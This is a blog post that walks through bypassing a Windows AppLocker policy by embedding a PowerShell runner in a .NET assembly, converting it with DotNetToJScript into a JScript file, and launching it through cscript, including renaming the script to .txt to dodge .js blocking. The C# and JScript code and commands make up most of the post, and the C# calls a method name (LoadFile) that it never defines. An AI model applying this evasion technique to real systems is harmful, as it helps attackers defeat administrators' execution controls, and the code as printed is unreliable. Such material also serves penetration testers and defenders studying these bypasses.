In my previous post I showed you how to bypass policy restrictions which won’t let you execute powershell.exe.
Now let’s move on to a more complicated (but realistic) scenario:
- you can’t run exe files located outside the “classic” Windows directories because there is an App Locker policy which won’t permit it
Say bye-bye to powershell? Not at all, we have other possibilities!
Introducing DotNetToJscript , a wonderful tool to generate Jscript (.js) files which bootstraps an arbitrary .NET Assembly and class.
JScript and VBscript files are interpreted by native “cscript.exe” a legitimate executable located in System32 , so there should be no problem, right?
Let’s start!
First of all, download the entire project, fireup Visual Studio 2015, open the project “DotNetToJScript.sln” and switch to TestClass.cs:

Comment out the MessageBox(..) in in the TestClass() constructor method otherwise you will get a Message Box every time.
Now insert the references to “System.Management.Automation.Runspaces”, “System.Management.Automation” and add the following methods in TestClass:
private string LoadScript(string filename)
 {
    string buffer ="";
    try {
        buffer = File.ReadAllText(filename);
    }
    catch (Exception e)
    {
       return "";
    }
    return buffer;
 }
 public void RunScript(string filename)
 {
    Runspace MyRunspace = RunspaceFactory.CreateRunspace();
    MyRunspace.Open();
    Pipeline MyPipeline = MyRunspace.CreatePipeline();
    string script=LoadFile(filename);
    MyPipeline.Commands.AddScript(script);
    MyPipeline.Commands.Add("Out-String");
    Collection<PSObject> outputs = MyPipeline.Invoke();
    MyRunspace.Close();
    StringBuilder sb = new StringBuilder();
    foreach (PSObject pobject in outputs)
    {
      sb.AppendLine(pobject.ToString());
    }
    Console.WriteLine(sb.ToString());
}
As you can see I only made some small changes, output will be printed directly in RunScript() which is now a public void method.
Time to compile the entire solution and if everything works fine you will have the following files:
- Dotnettojscript.exe – The “converter”
- ExampleAssembly.dll – The assembly of our TestClass
Dotnettojscript.exe will generate a .js script from our assembly:
Dotnettojscript.exe <path_of_assembly> > testps.js
Our “testps.js” file is ready, let’s take a look at it.
Basically, our assembly has been converted into a base64 serialized object.
When we invoke the script, these action will take place:
var entry_class = 'TestClass';
try {
setversion();
var stm = base64ToStream(serialized_obj);
var fmt = new ActiveXObject('System.Runtime.Serialization.Formatters.Binary.BinaryFormatter');
var al = new ActiveXObject('System.Collections.ArrayList');
var d = fmt.Deserialize_2(stm); al.Add(undefined);
var o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class);
o.RunScript("c:\\scripts\\test.ps1");
} catch (e) {
debug(e.message);
}
The stored object is converted to a stream, deserialized and finally instantiated .
We just added the RunScript() call invoking our powershell test script.
And now comes the moment of truth, we are ready to execute it:

Bingo again! It works, we called our powershell script from a .js file! Cool, do you agree?
Some policy blocking .js files? No problem:
c:\scripts>cscript //e:jscript testps.txt
That’s all for now 😉
 Decoder's Blog